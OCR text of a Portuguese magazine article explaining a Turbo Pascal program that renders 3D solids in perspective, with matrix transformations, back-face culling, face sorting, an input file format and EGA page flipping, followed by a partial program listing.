
$$\begin{bmatrix} nx & ox & ax & px \\ ny & oy & ay & py \\ nz & oz & az & pz \\ 0 & 0 & 0 & 1 \end{bmatrix} * \begin{bmatrix} nx & ny & nz & -p*n \\ ox & oy & oz & -p*o \\ ax & ay & az & -p*a \\ 0 & 0 & 0 & 1 \end{bmatrix}$$

com p = [px, py, pz], n = [nx, ny, nz], a = [ax, ay, az] e *, o produto interno entre vectores.

"O nosso segundo problema tinha que ver com o foco da lente e com a forma pela qual a imagem se vai afinal produzir na película"

Agora é fácil passar ao código:

```
procedure InvTrans ( var MatIn, MatOut : TransfMat );
var i, j : integer;
   Acum : real;
begin Transp ( MatIn, MatOut );
         for i := 1 to 3 do
            begin Acum := 0;
                     for j := 1 to 3 do
                        Acum := Acum + MatOut [ i, j ] *
               MatOut [ 4, j ];
        MatOut [ i, 4 ] := -1.0 * Acum
    end;
    for i := 1 to 3 do MatOut [ 4 ] [ i ] := 0
end;
```



onde **Transp** calcula a transposta de uma matriz. É que se olharmos para as matrizes, vemos que à excepção da quarta coluna e da quarta linha a segunda matriz é a transposta da primeira.

Agora facilmente conseguimos obter a representação do sólido após este atravessar a lente. Para tal começamos por calcular o referencial da lente:

```
procedure CalcRefLente ( var Transf : TransfMat );
var Aux : TransfMat;
begin  Aux := IDENTIDADE;
      Aux [ 1 , 1 ] := -1;
      Aux [ 2 , 2 ] := -1;
      Aux [ 2 , 4 ] := Lente.Ro;
      Composicao ( Lente.Trans, Aux, Transf )
end;
```

onde **IDENTIDADE** é a matriz identidade, previamente inicializada.

Recorrendo a este procedimento, vamos então agora preencher o campo **InvTlente** da variavel **Lente** com a inversa da transformação que nos leva da origem ao referencial da lente:

```
procedure InvTLente;
var    Aux : TransfMat;
begin  CalcRefLente ( Aux );
       InvTrans ( Aux, Lente.InvTlente )
end;
```

Com este campo e **Lente.Tpersp** preenchidos poderemos então calcular as coordenadas dos pontos no referencial da lente. Atendendo ao que se já disse é simples achar **Lente.Tpersp**:

```
procedure Tpersp;
begin  Lente.Tpersp := IDENTIDADE;
     Lente.Tpersp [ 4 ] [ 2 ] := -1 / lente.foco
end;
```

O procedimento **ImagemSolido** encarrega-se agora de achar as coordenadas dos pontos no referencial da lente:

```
procedure ImagemSolido ( var Transf : TransfMat );
          var m, n : integer;
             AuxMat : Vertices;
 begin  Produto ( Transf, Solido.Objecto,
AuxMat,
                Solido.nVertices );
       for m := 1 to 3 do
       for n := 1 to Solido.nVertices do
         Solido.Imagem [ m, n ] := AuxMat
[ m, n ] /
                              AuxMat [ W, n ]
 end;
```

Produto é um procedimento que se limita a calcular o produto de duas transformações.

Agora só falta realmente escrever para o ecrã. Contudo antes de o fazermos temos que tomar algumas precauções pois por um lado nem todas as faces são visíveis, e por outro parte de algumas faces poderão eventualmente ficar escondidas atrás de outras. E é aqui que finalmente se vislumbra utilidade para o facto dos vértices serem introduzidos percorrendo o bordo das faces no sentido directo. É que agora, mediante o produto externo de dois vectores podemos saber se a face está ou não voltada para a lente. Para tal multiplica-se o vector que vai do primeiro ao segundo vértice pelo que vai do segundo para o terceiro. Pelas propriedades do produto externo de vectores sabemos que o vector será normal à face e estará orientado 'para cima'. Para utilizarmos esta propriedade basta-nos atentar no valor da coordenada **y** do vector produto: Se esta for negativa então a face é visível, caso contrário a sua vertical tem o mesmo sentido do eixo **yy** da lente e como tal não o é. Vejamos então uma função booleana que dada uma face diz se ela é visível ou não:

"É aqui que finalmente se vislumbra utilidade para o facto dos vértices serem introduzidos percorrendo o bordo das faces no sentido directo"

```
function EhVisivel ( var Face : UmaFace ) : boolean;
begin with Face, Solido.TodasFaces do
    EhVisivel :=
          yExtProd ( Vert[OffLado], Vert[OffLado+1],
          Vert[OffLado+2] ) < 0
end;
```

yExtProd é uma função que pega em três vértices e devolve a coordenada **y** do produto externo dos dois vectores definidos por eles:

```
function yExtProd ( p1, p2, p3 : integer ) : real;
var Lado1, Lado2 : Vector;
begin Menos ( p2, p1, Lado1 );
    Menos ( p3, p2, Lado2 );
    yExtProd := - ( Lado1 [1] * Lado2 [3] - Lado2 [1] *
            Lado1 [3])
end;
```

A função **Menos** limita-se a calcular a diferença entre

dois vértices por forma a calcular o vector definido:

```
procedure Menos ( p1, p2 : integer; var Dif : Vector );
var i : integer;
begin with Solido do
    for i := 1 to 3 do
      Dif [ i ] := Imagem [ i, p1 ] - Imagem [ i, p2 ]
end;
```

Uma vez que em objectos côncavos umas faces irão eventualmente esconder outras haverá que se proceder a uma ordenação prévia das mesmas. Poderemos assim começar por afixar as que estão mais longe da lente. Desta forma as faces mais próximas irão cair sobre as mais distantes.

Utilizaremos neste programa uma estratégia um pouco ingénua de fazer a ordenação: Por ordem decrescente do menor valor da coordenada **y** da face, **MinY**. Os resultados produzidos são bastante bons desde que não existam grandes diferenças de dimensão entre as faces.

Para já vamos precisar de uma função que dada uma face calcula **MinY**:

```
function MinY ( Indice : integer ) : real;
var Min : real;
  i : integer;
begin with Solido, TodasFaces, Face[ Indice ] do begin
    Min := Imagem [ Y, Vert [ OffLado ] ];
    for i := 1 to nLados-1 do
      Min := Minimo
          ( Min, Imagem [ Y, Vert [ OffLado+i ]] );
   MinY := Min
end                                              end;
```

A ordenação é conseguida à custa de um procedimento **Insere** que vai preenchendo o vector **Ordena** do campo **Ordem de Faces.** De cada vez que o procedimento é chamado com o índice de uma determinada face, esse índice é inserido ordenadamente ,por coordenada **y**, no array:

```
procedure Insere ( i : integer );
label 88;
var Min : real;
  Percorre : integer;
begin Min := MinY ( i );
    with Solido, TodasFaces, Ordem do begin
    Percorre := nOrdem+1;
          while Percorre > 1 do
          begin if Min < Ordena[ Percorre-1 ].Val then goto
88;
              Ordena [ Percorre ] := Ordena [ Percorre - 1 ];
              Percorre := Percorre - 1
          end; 88:
          Ordena[ Percorre ].Val := Min;
          Ordena[ Percorre ].Ind := i;
          nOrdem := nOrdem + 1
end                                          end;
```

Com todo este arsenal é agora trivial afixar o objecto: começamos por chamar **Insere** com todas as faces visíveis e depois calculamos os contornos para cada uma delas e afixamo-la:

```
procedure Afixa;
var i : integer;
  Contorno : Contornos;
begin SetActivePage ( ord ( Pagina ) );
          ClearViewPort;
          with Solido, TodasFaces, Ordem do begin
           nOrdem := 0;
    for i := 1 to nFaces do
           if EhVisivel ( Face [ i ] ) then Insere ( i );
           for i:= 1 to nOrdem do
           begin CalcContorno
          ( Face [ Ordena [ i ].Ind ], Contorno );
                    SetFillStyle
          ( SolidFill , Face[Ordena [ i ].Ind].Cor );
          FillPoly
           ( Face [Ordena [ i ].Ind].nLados, Contorno )
      end;
     SetVisualPage ( ord ( Pagina ) );
     Pagina := not Pagina
      { Para a proxima escrever na outra pagina }
end                                  end;
```

Calcular o contorno de uma face é muito simples:

```
procedure CalcContorno ( var Face : UmaFace;
                                    var Cont : Contornos
);
 var i : integer;
 begin with Face, Solido, TodasFaces do
     for i := 0 to nLados-1 do
      begin Cont [ 2*i+1 ] :=
           240-round(Imagem[X,Vert[OffLado+i]]);
               Cont [ 2*(i+1) ] :=
           160+round(DELTA*Imagem[Z,Vert[OffLado+i]]);
            end
 end;
```

"Com todo este arsenal é agora trivial afixar o objecto"

INTERACTIVIDADE...

Até agora não discutimos o caracter interactivo do programa. Como conseguir mudar a posição relativa da câmara? A solução será guardar sempre o resultado de

rot(z, Pi / 2 - Teta) * rot(x, Pi / 2 - Fi) * rot(y, Orientação).

Agora se quisermos rodar em torno do objecto de um determinado ângulo **Alfa** segundo a coordenada esférica Teta não temos mais que aplicar transformação acima, **rot(z, Alfa)**. No fim haverá sempre que multiplicar o resultado por **trans(0, Ro, 0) * rot(z, Pi)**. Através de um processo análogo solucionavam-se os outros movimentos.

Tudo isto acaba por sugerir a estrutura de dados para a lente:

```
Lentes = record
          Foco, Teta, Fi, Ro,
Orientacao : real;
          invTlente, Tpersp,
Trans : TransfMat
          end;
```

onde **Tpersp** vai guardar a transformação **Tpersp, Trans** a transformação **rot(z, Pi / 2 - Teta) % rot(x, Pi / 2 - Fi) * rot(y, Orientao)** e **InvTlente, Inv(L)**.

Do ponto de vista do utilizador ser-lhe-á fornecido um conjunto de teclas que lhe permitirá movimentar-se em torno do objecto e ainda modificar o valor de **Ro** e do **Foco** da lente. Os caracteres correspondentes estão definidos no início do texto do programa apresentado. O que o programa se tem de encarregar é de ler o teclado e reafixar a imagem após calcular as transformações necessárias. A função que se encarrega de fazer isto é **Executa** que tem como argumento o caracter teclado.

```
0 0 1000 0          Teta, Fi, Ro,
Orientacao;
800                 Foco;
8                   Quantos vertices;

-6 -6 -6
 6 -6 -6
 6  6 -6
-6  6 -6
-6 -6  6
 6 -6  6
 6  6  6
-6  6  6

6                   Quantas faces;

4
4 3 2 1 2

4
2 3 7 6 3

4
3 4 8 7 4

4
1 2 6 5 5


4
1 5 8 4 6

4
5 6 7 8 7
```

Figura 2

O FICHEIRO DE ENTRADA

Falta agora convencionar o formato do ficheiro de



"Trata-se de um procedimento feio, de resto como qualquer procedimento de inicialização que se preze"

input. Podemos assumir que na primeira linha preenchida estão os valores **Teta, Fi, Ro** e **Orientacao** e na segunda o **Foco**. Para facilitar as coisas, admitamos que na terceira virá o número de vértices seguido dos respectivos. Haverá um vértice por linha sendo a ordem das coordenadas **x, y, z.** Na figura 2 temos um exemplo de um desses ficheiros, representando um cubo multicolorido. Como se vê, depois das coordenadas dos vértices vem a indicação de quantas faces constituem o sólido. Os dados de cada uma delas aparecem sempre em duas linhas consecutivas. Na primeira figura o número de vértices que constitui a face e na segunda os próprios vértices. A primeira face, por exemplo, tem quatro vértices sendo eles respectivamente o quarto, terceiro, segundo e primeiro da lista de vértices que constitui o sólido e que está dada imediatamente acima. O quinto número especifica sempre a cor e neste caso vale 2. Note-se que não se podia substituir esta face por 1 2 3 4 2 já que o bordo da face tem que ser sempre percorrido no sentido directo. Se o fizéssemos, o lado visível da face passaria a ser o interior e não o exterior como se pretende.

O ficheiro que exibe a esfera esburacada exibida na figura anexa, seria demasiado complexo para ser gerado à mão. Além disso é extenso demais para aqui se publicar. O programa que o gerou é o da figura 3.

Falta então agora um procedimento que se encarregue de ler este ficheiro:

```
procedure InicSol;
var i, j, Offset : integer;
   InFic : text;
   Nome : string;

procedure PedeNome;
begin write( 'Nome do ficheiro de input ? - ' );
    read( Nome )
end;

begin   PedeNome;
      assign ( InFic, Nome );
      reset ( InFic );
      with Lente, Solido do   begin
      readln( InFic, Teta, Fi, Ro, Orientacao );
      readln ( InFic, Foco );
      readln( InFic, nVertices );
      for i := 1 to nVertices do
      begin for j := 1 to 3 do
           read ( InFic, Objecto [ j, i ] );
          readln ( InFic );
          Objecto [ W, i ] := 1
      end;
      with TodasFaces do begin
      readln ( InFic, nFaces );
      Offset := 1;
      for i := 1 to nFaces do
      begin with Face[i] do begin
          OffLado := Offset;
          readln ( InFic, nLados );
          for j := 1 to nLados do
           begin read ( InFic, Vert [ Offset ] );
               Offset := Offset + 1
           end;
      readln ( InFic, Cor )
      end          end  end;
      close ( InFic )
end                   end;
```

Trata-se de um procedimento feio, de resto como qualquer procedimento de inicialização que se preze.

Começa por pedir o nome do ficheiro com a definição do sólido e depois abre-o. Após a leitura de **Teta, Fi, Ro, Orientacao** e **Foco** bem como do número de vértices, vem um ciclo **for** que se encarrega de ler as coordenadas **x, y, z** de cada vértice e de inicializar a quarta coordenada a **1**. Finalmente, vem a leitura das faces. Se bem se recordam os vértices que as constituem são representados por índices que indicam a coluna respectiva na matriz **Solido.Objecto**. Os vértices para todas as faces ficam no array comum **Faces.Vert** e para cada face existe a indicação do offset respectivo dentro desse array. A leitura é conseguida à custa de dois ciclos **for** imbricados: O interior encarrega-se de ler uma face e o exterior de ler todas as faces. A variável **Offset** diz a cada momento o offset corrente dentro do array e é pois inicializada a 1 e incrementada de cada vez que se lê o índice de um vértice.

A IMPLEMENTAÇAO

Resta dizer que o programa foi escrito em Turbo Pascal e tira partido das duas páginas da placa EGA. A ideia é obter alguma animação escrevendo sempre na face escondida e depois fazer o *swap* das páginas. Para tal utiliza-se uma variável booleana **Pagina** que é inicializada a false no procedimento **InicAfixa** e que se ocupa aliás de todas as inicializações que têm que ver com gráficos:

```
procedure InicAfixa;
var gm , gd : integer;
   i : integer;
   j:integer;
begin
    gd:=EGA;
    gm:=EGAHi;
    InitGraph(gd,gm,'');
    for j:=0 to 1 do
     begin SetActivePage(j);
         SetFillStyle( SolidFill , BLUE );
          bar(0,0,24,349);
          bar(583,0,639,349);
          bar(0,0,639,24);
          SetTextStyle(DefaultFont, HorizDir,0);
          SetColor(CYAN);
          OutTextXY(10,3,'CADinho V 1.0');
          OutTextXY(10,12,'Joao Cardoso');
          OutTextXY(500,12,'SPOOLER');
     end;
    setviewport(57,25,582,349,true);
    ClearViewPort;
    SetBKColor( CYAN );
    SetColor ( RED );
    Pagina := false
end;
```

A expressão **ord(Pagina)** indica em cada momento qual a página que está escondida. O procedimento **Afixa** não tem então mais que seleccioná-la, escrever-lhe em cima e afixá-la no fim.

JOÃO CARDOSO

```
program desenha_solido;

{ Para possibilitar a utilizacao de rotinas graficas e de
  leitura do teclado : }
uses graph, crt;

const  X = 1;
       Y = 2;
       Z = 3;
       W = 4;
       DELTA = 0.73;  { Relacao entre a largura e altura dos pixels }
       MAXVERTS = 300;
       MAXLADOS = 5;
       MAXFACES = 300;
       MAXVERTFACES = 3000;

       { Definicao das teclas : }
       MAISRO = '1';
       MENOSRO = '!';
       MAISFOCO = '2';
       MENOSFOCO = '@';
       MAISTETA = 'a';
       MENOSTETA = 'A';
       MAISFI = 's';
       MENOSFI = 'S';
       MAISORIENT = 'd';
       MENOSORIENT = 'D';
       FIM = 'q';

       INC = 50;
       INCROT = 0.1;

type
       Contornos = array [ 1 .. 2 * MAXLADOS ] of integer;
       Vector = array [ 1 .. 3 ] of real;
       TransfMat = array [ 1 .. 4, 1 .. 4 ] of real;
       Lentes =   record
                    Foco, Teta, Fi, Ro, Orientacao : real;
                    invTlente, Tpersp, Trans : TransfMat
                  end;
       Vertices =  array [ 1 .. 4, 1 .. MAXVERTS ] of real;
       Imagens =   array [ 1 .. 3, 1 .. MAXVERTS ] of real;
       UmaFace =   record
                     nLados : integer;
                     OffLado : integer;
                           { offset no array Vert }
                     Cor : integer
                           end;
       Ordenacao = record
                                  nOrdem : integer;
                                  Ordena : array [ 1 .. MAXFACES ] of
                                  record Val : real;
                                                Ind : integer
                                  end
                           end;
       Faces = record
                 nFaces : integer;
                 Face : array [ 1 .. MAXFACES ] of UmaFace;
                                  Ordem : Ordenacao;
                 Vert : array [ 1 .. MAXVERTFACES ] of
                                                       integer
               end;
       Solidos =   record
                     nVertices : integer;
                     Objecto : Vertices;
                     Imagem : Imagens;
                     TodasFaces : Faces
                   end;

var Solido : Solidos;
    Lente : Lentes;
    Ordem : char;
    Pagina : boolean;
    IDENTIDADE : Transfmat;

(*********************************************************)
(* Procedimentos de manipulacao de matrizes              *)
(*********************************************************)

procedure Produto ( var Transf : TransfMat; var MatIn, MatOut : Vertices;
                    nVers : integer );
var Acum : real;
    m, n, p : integer;
begin   for m := 1 to 4 do
          for p := 1 to nVers do
          begin   Acum := 0;
                  for n := 1 to 4 do
                    Acum := Acum + Transf [ m , n ] *
                                   MatIn [ n , p ];
                  MatOut [ m, p ] := Acum
          end
end;

procedure Composicao ( var Transf1, Transf2, Transf : Transfmat );
var Acum : real;
    m, n, p : integer;
begin   for m := 1 to 4 do
          for p := 1 to 4 do
          begin   Acum := 0;
                  for n := 1 to 4 do
                    Acum := Acum + Transf1 [ m , n ] *
                                   Transf2 [ n , p ];
                  Transf [ m, p ] := Acum
          end
end;

procedure InicIdentidade;
var i, j : integer;
begin for i := 1 to 4 do
        for j := 1 to 4 do
          IDENTIDADE [ i, j ] := ord ( i = j )
end;

procedure Transp ( var MatIn, MatOut : TransfMat );
var m, n : integer;
begin   for m := 1 to 4 do
          for n := 1 to 4 do
            MatOut [ m, n ] := MatIn [ n, m ]
end;

procedure InvTrans ( var MatIn, MatOut : TransfMat );
var i, j : integer;
    Acum : real;
begin   Transp ( MatIn, MatOut );
        for i := 1 to 3 do
        begin   Acum := 0;
                for j := 1 to 3 do
                  Acum := Acum + MatOut [ i, j ] *
                                 MatOut [ 4, j ];
                MatOut [ i, 4 ] := -1.0 * Acum
        end;
        for i := 1 to 3 do MatOut [ 4 ] [ i ] := 0
end;

procedure xRot ( var MatIn : TransfMat; Teta : real;
                 var MatOut : TransfMat );
var CoSeno, Seno : real;
    Mat : TransfMat;
begin   Seno := sin ( Teta );
        CoSeno := cos ( Teta );
        Mat := IDENTIDADE;
        Mat [ 2, 2 ] := CoSeno;
        Mat [ 2, 3 ] := -Seno;
        Mat [ 3, 2 ] := Seno;
        Mat [ 3, 3 ] := CoSeno;
        Composicao ( MatIn, Mat, MatOut )
end;

procedure yRot ( var MatIn : TransfMat; Teta : real;
                 var MatOut : TransfMat );
var CoSeno, Seno : real;
    Mat : TransfMat;
begin   Seno := sin ( Teta );
        CoSeno := cos ( Teta );
        Mat := IDENTIDADE;
        Mat [ 1, 1 ] := CoSeno;
        Mat [ 3, 1 ] := -Seno;
        Mat [ 1, 3 ] := Seno;
        Mat [ 3, 3 ] := CoSeno;
        Composicao ( MatIn, Mat, MatOut )
end;


procedure zRot ( var MatIn : TransfMat; Teta : real;
                 var MatOut : TransfMat );
var CoSeno, Seno : real;
    Mat : TransfMat;
begin   Seno := sin ( Teta );
        CoSeno := cos ( Teta );
        Mat := IDENTIDADE;
        Mat [ 1, 1 ] := CoSeno;
        Mat [ 1, 2 ] := -Seno;
        Mat [ 2, 1 ] := Seno;
        Mat [ 2, 2 ] := CoSeno;
```

```
      Composicao ( MatIn, Mat, MatOut )
end;

procedure ImagemSolido ( var Transf : TransfMat );
var m, n : integer;
   AuxMat : Vertices;
begin   Produto ( Transf, Solido.Objecto, AuxMat,
              Solido.nVertices );
      for m := 1 to 3 do
        for n := 1 to Solido.nVertices do
          Solido.Imagem [ m, n ] := AuxMat [ m, n ] /
                          AuxMat [ W, n ]
end;

(*********************************************************)
(* Procedimentos de leitura do ficheiro              *)
(*********************************************************)

procedure InicSol;
var i, j, Offset : integer;
   InFic : text;
   Nome : string;

procedure PedeNome;
begin write( 'Nome do ficheiro de input ? - ' );
    read( Nome )
end;

begin   PedeNome;
      assign ( InFic, Nome );
      reset ( InFic );
      with Lente, Solido do   begin
      readln( InFic, Teta, Fi, Ro, Orientacao );
      readln ( InFic, Foco );
      readln( InFic, nVertices );
      for i := 1 to nVertices do
        begin   for j := 1 to 3 do
                read ( InFic, Objecto [ j, i ] );
              readln ( InFic );
              Objecto [ W, i ] := 1
        end;
      with TodasFaces do begin
      readln ( InFic, nFaces );
      Offset := 1;
      for i := 1 to nFaces do
        begin with Face[i] do begin
            OffLado := Offset;
            readln ( InFic, nLados );
            for j := 1 to nLados do
            begin read ( InFic, Vert [ Offset ] );
                Offset := Offset + 1
            end;
            readln ( InFic, Cor )
        end          end  end;
    close ( InFic )
end                  end;


(*********************************************************)
(* Procedimentos que implementam a perspectiva       *)
(*********************************************************)

procedure Tpersp;
begin   Lente.Tpersp := IDENTIDADE;
      Lente.Tpersp [ 4 ] [ 2 ] := -1 / lente.foco
end;

{ Inicializa o campo Trans de Lente }
procedure InicTransLente;
var Aux : TransfMat;
begin   Aux := IDENTIDADE;
      zRot ( Aux, PI / 2 - Lente.Teta, Lente.Trans );
      xRot ( Lente.Trans, PI / 2 - Lente.Fi, Aux );
      yRot ( Aux, Lente.Orientacao, Lente.Trans )
end;

{ Sabido o campo Trans de Lente, calcula o referencial da lente }
procedure CalcRefLente ( var Transf : TransfMat );
var Aux : TransfMat;
begin   Aux := IDENTIDADE;
      Aux [ 1 , 1 ] := -1;
      Aux [ 2 , 2 ] := -1;
      Aux [ 2 , 4 ] := Lente.Ro;
      Composicao ( Lente.Trans, Aux, Transf )
end;

{ Apos calcular o referencial da lente, inverte a transformacao
  correspondente }

procedure InvTLente;
var    Aux : TransfMat;
begin   CalcRefLente ( Aux );
      InvTrans ( Aux, Lente.InvTlente )
end;

procedure CalcImagem;
var Produto : TransfMat;
begin   Composicao (Lente.Tpersp,Lente.InvTlente, Produto );
      ImagemSolido ( Produto )
end;

procedure InicCalc;
begin   Tpersp;
      InicTransLente;
      InvTlente;
      CalcImagem
end;

procedure ModifFiLente ( Ang : real );
var Aux : TransfMat;
begin   xRot ( Lente.Trans, Ang, Aux );
      Lente.Trans := Aux;
      Lente.Fi := Lente.Fi + Ang
end;

procedure ModifTetaLente ( Ang : real );
var Aux : TransfMat;
begin   zRot ( Lente.Trans, Ang, Aux );
      Lente.Trans := Aux;
      Lente.Teta := Lente.Teta + Ang
end;

procedure ModifOrientLente ( Ang : real );
var Aux : TransfMat;
begin   yRot ( Lente.Trans, Ang, Aux );
      Lente.Trans := Aux;
      Lente.Orientacao := Lente.Orientacao + Ang
end;


(*********************************************************)
(*  Procedimentos de escrita para o ecran            *)
(*********************************************************)


procedure InicAfixa;
var gm , gd : integer;
   i : integer;
   j:integer;
begin
    gd:=EGA;
    gm:=EGAHi;
    InitGraph(gd,gm,'');
    for j:=0 to 1 do
     begin SetActivePage(j);
         SetFillStyle( SolidFill , BLUE );
         bar(0,0,24,349);
         bar(583,0,639,349);
         bar(0,0,639,24);
         SetTextStyle(DefaultFont, HorizDir,0);
        SetColor(CYAN);
         OutTextXY(10,3,'CADinho V 1.0');
         OutTextXY(10,12,'Joao Cardoso');
         OutTextXY(500,12,'SPOOLER');
     end;
     setviewport(57,25,582,349,true);
    ClearViewPort;
    SetBKColor( CYAN );
    SetColor ( RED );
    Pagina := false
end;

procedure Menos ( p1, p2 : integer; var Dif : Vector );
var i : integer;
begin with Solido do
    for i := 1 to 3 do
       Dif [ i ] := Imagem [ i, p1 ] - Imagem [ i, p2 ]
end;

function yExtProd ( p1, p2, p3 : integer ) : real;
var Lado1, Lado2 : Vector;
begin Menos ( p2, p1, Lado1 );
    Menos ( p3, p2, Lado2 );
    yExtProd := - ( Lado1 [1] * Lado2 [3] - Lado2 [1] * Lado1 [3])
end;

function EhVisivel ( var Face : UmaFace ) : boolean;
```

```
begin with Face, Solido.TodasFaces do
    EhVisivel :=
          yExtProd ( Vert[OffLado], Vert[OffLado+1], Vert[OffLado+2] ) < 0
end;

procedure CalcContorno ( var Face : UmaFace; var Cont : Contornos );
var i : integer;
begin with Face, Solido, TodasFaces do
    for i := 0 to nLados-1 do
      begin
            Cont [ 2*i+1 ] := 240 -
        round( Imagem[ X, Vert[ OffLado+i ] ] );
            Cont [ 2*(i+1) ] := 160 +
        round( DELTA*Imagem [ Z, Vert[OffLado+i] ] );
          end
end;

function Minimo ( x, y : real ) : real;
begin if x < y then Minimo := x else Minimo := y end;

function MinY ( Indice : integer ) : real;
var Min : real;
   i : integer;
begin with Solido, TodasFaces, Face[ Indice ] do begin
    Min := Imagem [ Y, Vert [ OffLado ] ];
    for i := 1 to nLados-1 do
      Min := Minimo
          ( Min, Imagem [ Y, Vert [ OffLado+i ]] );
    MinY := Min
end                                                    end;


procedure Insere ( i : integer );
label 88;
var Min : real;
   Percorre : integer;
begin Min := MinY ( i );
    with Solido, TodasFaces, Ordem do begin
            Percorre := nOrdem+1;
            while Percorre > 1 do
            begin if Min < Ordena[ Percorre-1 ].Val then
          goto 88;
                    Ordena [ Percorre ] := Ordena [ Percorre - 1 ];
                    Percorre := Percorre - 1
            end; 88:
            Ordena[ Percorre ].Val := Min;
            Ordena[ Percorre ].Ind := i;
            nOrdem := nOrdem + 1
end                                                 end;

